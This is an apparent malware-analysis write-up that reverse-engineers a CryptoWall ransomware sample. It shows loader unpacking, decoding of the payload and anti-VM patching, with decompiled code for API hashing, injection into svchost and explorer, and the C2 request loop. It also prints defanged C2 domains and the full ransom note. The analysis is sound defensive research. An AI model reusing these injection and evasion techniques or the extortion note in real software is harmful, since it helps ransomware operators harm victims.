Genetic Analysis of CryptoWall Ransomware

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A strain of a Crowti ransomware emerged, the variant known as CryptoWall, was spotted by researchers in early 2013. Ransomware by nature is extraordinarily destructive but this one in particular was a bit beyond that. Over the next 2 years, with over 5.25 billion files encrypted and 1 million+ systems infected, this virus has definitely made its mark in the pool of cyber weapons. Below you can find a list of the top ten infected countries:

Country	Infected systems	Percentage of total
United States	253,521	40.6%
Vietnam	66,590	10.7%
United Kingdom	40,258	6.4%
Canada	32,579	5.2%
India	22,582	3.6%
Australia	19,562	3.1%
Thailand	13,718	2.2%
France	13,005	2.1%
Germany	12,826	2.1%
Turkey	9,488	1.5%

Source: Dell Secure Works

CryptoWall is distinct in that its campaign ID initially gets sent back to their C2 servers for verification purposes. The motivation behind these ID's are to track samples by the loader vectors. The one we will be analyzing in our laboratory experiment has the `crypt1` ID that was first seen around February 26th, 2014. The infection vector is still unknown today but we will be showing how to unpack the loader, and extract the main ransomware file. Some of the contagions have been caused by Drive-by downloads, Cutwail/Upatre, Infinity/Goon exploit kit, Magnitude exploit kit, Nuclear exploit kit/Pony Loader, and Gozi/Neverquest.


Initial Analysis

We will start by providing the hash of the packed loader file:

```
➜  CryptoWall git:(master) openssl md5 cryptowall.binMD5(cryptowall.bin)=
47363b94cee907e2b8926c1be61150c7
```


Running the `file` command on the bin executable, we can confirm that this is a `PE32 executable (GUI) Intel 80386, for MS Windows`. Similar to the analysis we did on the Cozy Bear's Beacon Loader, we will be using IDA Pro as our flavor of disassembler tools.

Loading the packed executable into our control flow graph view, it becomes apparent fairly quickly that this is packed loader code, and the real CryptoWall code is hiding somewhere within.



WinMain CFG View

Checking the resource section of this binary only shows that it has two valid entries; the first one being a size of `91,740` bytes. Maybe we will get lucky and the hidden PE will be here?



Dumped resource section


Unfortunately not! This looks like some custom base64 encoded data that will hopefully get used later somewhere down the line in our dissection of the virus. If we scroll down to the end of `WinMain()` you'll notice a jump instruction that points to `EAX`. It will look something like this in the decompiler view:

```
JUMPOUT(eax=decrypted_code_segment);
```

Unpacking Binary Loaders

At this point, we have to open up a debugger, and view this area of code as it is being resolved dynamically. What you will want to do is a set a breakpoint at `0x00402dda`, which is the location of the `jmp` instruction. Once you hit this breakpoint after continuing execution, you'll notice `EAX` now points to a new segment of code. Dumping `EAX` in the disassembler will lead you to the 2nd stage loader. Use the debugger's `step into` feature, and our instruction pointer should be safely inside the decrypted loader area.





2nd Stage

Let’s go over what is happening at this stage of the malware. `EBP+var_EA6E` gets loaded effectively into `EDX`, `EAX` then holds the index count incrementer to follow the next few bytes at data address `302C9AEh`.



```
.data:0302CA46    mov     bl, byte ptr (loc_302C9AE - 302C9AEh)[eax].data:0302CA48
add     ebx, esi.data:0302CA4A    mov     [edx], bl
```

All this snippet of code is doing is loading bytes from the address mentioned above and storing it at `bl` (the lower 8 bits of `EBX`). The byte from `bl` is then moved into the pointer value of `EDX`. At the end of this routine `EBP+var_EA6E` will hold a valid address that gets called as `EAX` (we can see the line highlighted in red in the image above). Stepping into `EAX` will now bring us to the third stage of the loading process.

A lot is going on at this point; this function has a couple thousand lines of assembly to go over, so at this point it’s better we open the decompiler view to see what is happening. After resolving some of the strings on the stack, there is some key information that starts to pop up on the resource section we viewed earlier.

```
pLockRsrc = GetProcAddress(kernel32, &LockResource);pSizeofResource =
GetProcAddress(kernel32, &SizeofResource);pLoadResource = GetProcAddress(kernel32,
&LoadResource);pGetModuleHandle = GetProcAddress(kernel32,
&GetModuleHandleA);pFindRsrc = GetProcAddress(kernel32, &FindResourceA);pVirtualAlloc
= GetProcAddress(kernel32, &VirtualAlloc);
```

The malware is loading all functions dynamically that have to do with our resource section. After the data gets loaded into memory, CryptoWall begins its custom base64 decoding technique and then continues to a decryption method as seen below.

Most of what is happening here can be explained in a decryptor I wrote that resolves the shellcode from the resource section. If you head over to the python script, you'll notice the custom base64 decoder is fairly simple. It will use a hardcoded charset, and check to see if any of the bytes from the resource section match a byte from the charset; if it is a match, it breaks from the loop. The next character gets subtracted by one and compared to a value of zero, if greater, it will take that value and modulate by `256`; that byte will then get stored in a buffer array. It will perform this in a loop `89,268` times, as that is the size of the encoded string inside the resource section.

Secondary to this, another decryption process starts on our recently decoded data from the algorithm above. Looking at the python script again, we can see that hardcoded `XOR` keys were extracted in the debugger if you set a breakpoint inside the decryption loop. All that is happening here is each byte is getting decrypted by a rotating three byte key. Once the loop is finished, the code will return the address of the decrypted contents, which essentially just contains an address to another subroutine:

```
loop:    buffer = *(base_addr + idx) - (*n ^ (&addr + 0xFFE6DF5F + idx));    *
(base_addr + idx++) = buffer;…Fourth_Stage_Loader = base_addr;return
(&Fourth_Stage_Loader)(buffer, b64_decoded_str, a1);
```

The `base_addr` transfers data to another variable that we named `Fourth_Stage_Loader` which holds the address of the newest function, and can be used as a caller. If we dump the address at `call dword ptr gs:(loc_1920A1–1920A1h)[eax]` into memory, you'll see bytes that start with a generic x86 function prologue like `55 8b ec 81`. Dump this to a file, and we can actually emulate this shellcode. In doing so, we don't have to step through all this code in the debugger; instead it will hopefully tell us how to unpack and get to the main CryptoWall file.


Side note: the python script I wrote will automatically decode & decrypt the resource section, and dump it to a bin file by running => `python decrypt_shellcode_loader.py -e`.

```
0x1000: push ebp0x1001: mov ebp, esp0x1003: add esp, 0xfffff004....
```

An easy way to see what this next stage in the malware's loader is doing is by using one of my favorite shellcode emulator tools called ScDbg. By using this tool, we can figure out exactly where we need to set our breakpoints in order to get to the main ransomware file. We are going to look for calls such as `VirtualAlloc`, `WriteProcessMemory`, `CreateProcessA`, etc.

```
C:\> scdbg.exe /s 3200000 /bp WriteProcessMemory /f dump.binLoaded 10587 bytes from
file extractions/pe_process_injector_dump.binBreakpoint 0 set at
7c802213Initialization Complete..Max Steps: 3200000Using base offset: 0x4010004011cf
GetProcAddress(LoadLibraryA)40165f    GetProcAddress(VirtualAlloc)401c46
GetProcAddress(GetCurrentProcessId)401c52    GetCurrentProcessId() = 29...401d46
CloseHandle(18be)401f40    VirtualAlloc(base=0 , sz=20400) = 6000004021e1
VirtualAllocEx(pid=1269, base=400000 , sz=25000) = 621000 /* Breakpoint 0 hit at:
7c802213 */ 4021fe WriteProcessMemory(pid=1269, base=400000 , buf=600000, sz=400,
written=12fd70) /* Breakpoint 0 hit at: 7c802213 */40224e
WriteProcessMemory(pid=1269, base=401000 , buf=600400, sz=16400, written=12fd70)
```

Interesting… it looks like the malware is allocating memory to its own process by using `GetCurrentProcessId()` and allocating a large enough space to inject a PE file into itself. After memory allocation, CryptoWall injects the payload file twice, once for the header, and the second time for the rest of the file. If you set a breakpoint at `WriteProcessMemory` , and continue execution twice, you can dump the second argument (`ECX`) on the stack to see the hidden PE file.



There is an Anti-VM trick along the way in the 3rd stage part of the loader process that needs to be patched in order to hit the injection process, so I wrote an x32Dbg python plugin to help automate the patching and dumping operation.

Reversing the Main Crypto Binary

CryptoWall's entry point starts off by dynamically resolving all imports to obtain all of NTDLL's offsets by using the process environment block.

```
int ResolveImportsFromDLL()
{
  int v1; // [esp+0h] [ebp-10h]
  int isSuccess; // [esp+4h] [ebp-Ch]
  int (__stdcall *NtAllocateVirtualMemory)(signed int, int *, _DWORD, int *, signed int, signed int); // [esp+8h] [ebp-8h]
  int *ntdll_base_addr; // [esp+Ch] [ebp-4h]

  isSuccess = 0;
  ntdll_base_addr = FindOffsetOfDll(0x84C05E40);
  if ( ntdll_base_addr )
  {
    function_ptr = 0;
    NtAllocateVirtualMemory = SearchDLLForFunctions(ntdll_base_addr, 0xD820A574);
    if ( NtAllocateVirtualMemory )
    {
      v1 = 1064;
      if ( !NtAllocateVirtualMemory(-1, &function_ptr, 0, &v1, 12288, 4) )// NtAllocateVirtualMemory
      {
        *function_ptr = SearchDLLForFunctions(ntdll_base_addr, 0x180C0D23);// NtClose
        *(function_ptr + 4) = SearchDLLForFunctions(ntdll_base_addr, 0x183679F2);// ldrLoadDLL
        *(function_ptr + 8) = SearchDLLForFunctions(ntdll_base_addr, 0xB64C13EE);// ldrGetProcAddress
        *(function_ptr + 12) = NtAllocateVirtualMemory;
        *(function_ptr + 16) = SearchDLLForFunctions(ntdll_base_addr, 0xF97A25D4);// ZwFreeVirtualMemory
        *(function_ptr + 20) = SearchDLLForFunctions(ntdll_base_addr, 0xD2654135);// ZwProtectVirtualMemory
        *(function_ptr + 24) = SearchDLLForFunctions(ntdll_base_addr, 0xE8B3559);// NtQueryVirtualMemory
        *(function_ptr + 28) = SearchDLLForFunctions(ntdll_base_addr, 0xE9FA5FEC);// NtWriteVirtualMemory
        *(function_ptr + 32) = SearchDLLForFunctions(ntdll_base_addr, 0x918ED998);// NtReadVirtualMemory
```

It will then call a subroutine that is responsible for using the base address of the loaded DLL and uses many hardcoded DWORD addresses to locate hundreds of functions.

Side Note: If you would like to make your life a whole lot easier with resolving the function names in each subroutine, I made a local type definition for IDA Pro over here. The resolving import function table will look a lot cleaner than what you see above:

```
function_ptr->NtClose = SearchDLLForFunctions(ntdll_base_addr, 0x180C0D23);// NtClose
function_ptr->ldrLoadDLL = SearchDLLForFunctions(ntdll_base_addr, 0x183679F2);// ldrLoadDLL
function_ptr->ldrGetProcAddress = SearchDLLForFunctions(ntdll_base_addr, 0xB64C13EE);// ldrGetProcAddress
function_ptr->NtAllocateVirtualMemory = NtAllocateVirtualMemory;
function_ptr->ZwFreeVirtualMemory = SearchDLLForFunctions(ntdll_base_addr, 0xF97A25D4);// ZwFreeVirtualMemory
function_ptr->ZwProtectVirtualMemory = SearchDLLForFunctions(ntdll_base_addr, 0xD2654135);// ZwProtectVirtualMemory
function_ptr->NtQueryVirtualMemory = SearchDLLForFunctions(ntdll_base_addr, 0xE8B3559);// NtQueryVirtualMemory
function_ptr->NtWriteVirtualMemory = SearchDLLForFunctions(ntdll_base_addr, 0xE9FA5FEC);// NtWriteVirtualMemory
function_ptr->NtReadVirtualMemory = SearchDLLForFunctions(ntdll_base_addr, 0x918ED998);// NtReadVirtualMemory
function_ptr->ZwWow64ReadVirtualMemory64 = SearchDLLForFunctions(ntdll_base_addr, 0xABAD92E3);// ZwWow64ReadVirtualMemory64
function_ptr->RtlFreeHeap = SearchDLLForFunctions(ntdll_base_addr, 0xAF11BC24);// RtlFreeHeap
function_ptr->memset = SearchDLLForFunctions(ntdll_base_addr, 0x8463960A);// memset
function_ptr->memcpy = SearchDLLForFunctions(ntdll_base_addr, 0xD141AFD3);// memcpy
```

After the function returns, the malware will proceed to generate a unique hash based on your system information, the resulting string will be MD5 hashed => `DESKTOP-QR18J6QB0CBF8E8Intel64 Family 6 Model 70 Stepping 1, GenuineIntel`. After computing the hash, it will setup a handle to an existing named event object with the specified desired access that will be called as `\\BaseNamedObjects\\C6B359277232C8E248AFD89C98E96D65`.

The main engine of the code starts a few routines after the malware checks for system information, events, anti-vm, and running processes.

```
if ( !InjectShellcodeIntoExplorer(other_ransomware_thread, 0) )
{
  dword_4234FC = 1;
  InjectShellcodeIntoSvcHost(ransomware_thread, 0);
}
```

Most of the time the ransomware will successfully inject its main thread into `svchost` and not `explorer`; so let's follow that trail. Since this is a 32-bit binary its going to attempt to find `svchost.exe` inside of `SysWOW64` instead of `System32`. After successfully locating the full path, it will create a new thread using the `RtlCreateUserThread()` API call. Once the thread is created, `NtResumeThread()` will be used on the process to start the `ransomware_thread` code. Debugging these types of threads can be a little convoluted, and setting breakpoints doesn't always work.

```
.text:00416F40     ransomware_thread proc near              .text:00416F40
start+86↓o.text:00416F40.text:00416F40     var_14          = dword ptr
-14h.text:00416F40     var_10          = dword ptr -10h.text:00416F40     var_C
= dword ptr -0Ch.text:00416F40     var_8           = dword ptr -8.text:00416F40
var_4           = dword ptr -4.text:00416F40.text:00416F40 000                 push
ebp.text:00416F41 004                 mov     ebp, esp.text:00416F43 004
sub     esp, 14h.text:00416F46 018                 call    ResolveImportsFromDLL...
```

Using x32Dbg, you can set the `EIP` to address `0x00416F40` since this thread is not resource dependent on any of the other code that has been executed up until this point; this thread even utilizes the `ResolveImportsFromDLL` function we saw in the beginning of the program's entry point… meaning, the forced instruction pointer jump will not damage the integrity of the ransomware.

```
isHandleSet = SetSecurityHandle();if ( isHandleSet && SetupC2String() ){   v8 = 0;
v6 = 0;   IsSuccess = WhichProcessToInject(&v8, &v6);   if ( IsSuccess )   {
IsSuccess = StartThreadFromProcess(-1, InjectedThread,
0, 0, 0);     FreeVirtualMemory(v8);   }}
```

The thread will go through a series of configurations that involve setting up security attributes, MD5 hashing the hostname of the infected system, and then searching to either inject new code into `svchost` or `explorer`. In order to start a new thread, the function `WhichProcessToInject` will query the registry path, and check permissions on what key values the malware has access to. Once chosen, the `InjectedThread` process will resume. Stepping into that thread, we can see the module size is fairly small.

```
.text:00412E80     InjectedThread  proc near               ; DATA .text:00412E80
.text:00412E80 000                 push    ebp.text:00412E81 004                 mov
ebp, esp.text:00412E83 004                 call    MainInjectedThread.text:00412E88
004                 push    0.text:00412E8A 008                 call
ReturnFunctionName.text:00412E8F 008                 mov     eax,
[eax+0A4h].text:00412E95 008                 call    eax.text:00412E97 004
xor     eax, eax.text:00412E99 004                 pop     ebp.text:00412E9A 000
retn.text:00412E9A     InjectedThread  endp
```

At address `0x00412E83`, a subroutine gets called that will bring the malware to start the next series of functions that involves the C2 server configuration callback, and the encryption of files. After the thread is finished executing, `EAX` resolves a function at offset `+0x0A4` which will show `RtlExitUserThread` being invoked. Once we enter `MainInjectedThread`, you'll notice the first function at `0x004011B40` is giving us the first clue of how the files will be encrypted.

```
.text:00411D06 06C                  push    0F0000000h.text:00411D0B 070
push    1.text:00411D0D 074                 lea     edx,
[ebp+reg_crypt_path].text:00411D10 074                 push    edx.text:00411D11 078
push    0.text:00411D13 07C                 lea     eax, [ebp+var_8].text:00411D16
07C                 push    eax.text:00411D17 080                 call
ReturnFunctionName.text:00411D1C 080                 mov     ecx,
[eax+240h].text:00411D22 080                 call    ecx ; CryptAcquireContext
```

`CryptAcquireContext` is used to acquire a handle to a particular key container within a particular cryptographic service provider (CSP). In our case, the CSP being used is `Microsoft\Enhanced\Cryptographic\Provider\V1`, which coincides with algorithms such as DES, HMAC, MD5, and RSA.

```
cryptContext = 0;
if ( KeyFromCryptographicServiceProvider(&cryptContext) )
{
  OriginalKey = AllocateSetMemory(16);
  if ( OriginalKey )
  {
    rsa_key = 0;
    rsa_key_size = 0;
    AddComputerHashToRegistrySoftwarePath();
    isRequestSuccess = WhichProcessToInject(&rsa_key, &rsa_key_size);
    v37 = CreateTextForRansomwareNote(0, 0, 0);
    if ( !isRequestSuccess || !v37 )
    {
      remaining_c2_data = 0;
      while ( 1 )
      {
        isRequestSuccess = SecondRequestToC2(&rsa_key, &rsa_key_size, &remaining_c2_data);
        if ( isRequestSuccess )
          break;
        sleep(0x1388u);
      }
```


Once the `CryptoContext` is populated, the ransomware will use the MD5 hash created to label the victim's system information and register it as a key path as such → `software\\C6B359277232C8E248AFD89C98E96D65`. The ransom note is processed by a few steps. The first step is to generate the TOR addresses which end up resolving four addresses: `http[:]//torforall[.]com`, `http[:]//torman2[.]com`, `http[:]//torwoman[.]com`, and `http[:]//torroadsters[.]com`. These DNS records will be used later on to inject into the ransomware HTML file. Next, the note gets produced by the use of the Win32 API function, `RtlDecompressBuffer`, to decompress the data using `COMPRESSION_FORMAT_LZNT1`. The compressed ransom note can be found in the `.data` section and consists of `0x52B8` bytes.

```
.data:0041AF90      compressed_ransomeNote db 0B4h ; ´
.data:0041AF91                        db  52h ; R
.data:0041AF92                        db    0
.data:0041AF93                        db    0
.data:0041AF94                        db  25h ; %
.data:0041AF95                        db 0B5h ; µ
.data:0041AF96                        db    0
.data:0041AF97                        db 0FDh ; ý
.data:0041AF98                        db  9Fh ; Ÿ
.data:0041AF99                        db  60h ; `
.data:0041AF9A                        db 0FDh ; ý
.data:0041AF9B                        db  76h ; v
.data:0041AF9C                        db  20h
.data:0041AF9D                        db    0
.data:0041AF9E                        db    0
.data:0041AF9F                        db    0
.data:0041AFA0                        db 0FFh ; ÿ
.data:0041AFA1                        db 0FEh ; þ
.data:0041AFA2                        db  3Ch ; <
.data:0041AFA3                        db    0
.data:0041AFA4                        db  68h ; h
.data:0041AFA5                        db    0
.data:0041AFA6                        db  74h ; t
.data:0041AFA7                        db    0
.data:0041AFA8                        db    0
.data:0041AFA9                        db  6Dh ; m
.data:0041AFAA                        db    0
.data:0041AFAB                        db  6Ch ; l
.data:0041AFAC                        db    0
.data:0041AFAD                        db  3Eh ; >
.data:0041AFAE                        db    0
.data:0041AFAF                        db  0Dh
.data:0041AFB0                        db    0
```

Decompressing the note is kind of a mess in python as there is no built in function that is able to do LZNT1 decompression. You can find the actual call at address `0x004087F3`.

```
.text:004087CF 024                 lea     ecx, [ebp+var_8].text:004087D2 024
push    ecx.text:004087D3 028                 mov     edx, [ebp+arg_4].text:004087D6
028                 push    edx.text:004087D7 02C                 mov     eax,
[ebp+arg_6].text:004087DA 02C                 push    eax.text:004087DB 030
mov     ecx, [ebp+var_18].text:004087DE 030                 push    ecx.text:004087DF
034                 mov     edx, [ebp+var_C].text:004087E2 034                 push
edx.text:004087E3 038                 movzx   eax, [ebp+var_12].text:004087E7 038
push    eax.text:004087E8 03C                 call
ReturnFunctionName.text:004087ED 03C                 mov     ecx,
[eax+178h].text:004087F3 03C                 call    ecx// Decompiled below(*
(RtlDecompressBuffer))(COMPRESSION_FORMAT_LZNT1,
uncompressed_buffer,                              UncompressedBufferSize,
CompressedBuffer,                              CompressedBufferSize,
FinalUncompressedSize) )
```

After the function call, `uncompressed_buffer` will be a data filled pointer to a caller-allocated buffer (allocated from a paged or non-paged pool) that receives the decompressed data from *CompressedBuffer*. This parameter is required and cannot be **NULL**, which is why there is an `NtAllocateVirtualMemory()` call to this parameter before being passed to decompression. The script I wrote will grab the compressed data from the PE file, and run a LZNT1 decompression algorithm then place the buffer in an HTML file. The resulting note will appear on the victims system as such:



What happened to your files?
All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0.
More information about the encryption keys using RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

What does this mean?
This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?
Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.
All your files were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do?
Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.
If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1.%SERVICE_WEB_1%
2.%SERVICE_WEB_2%
3.%SERVICE_WEB_3%
4.%SERVICE_WEB_4%

If for some reasons the addresses are not available, follow these steps:

1. Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: %SERVICE_TOR%
4. Follow the instructions on the site.

IMPORTANT INFORMATION:
Your Personal PAGE: %SERVICE_WEB_1%
Your Personal PAGE(using TOR): %SERVICE_TOR%
Your personal code (if you open the site (or TOR 's) directly): %CODE%

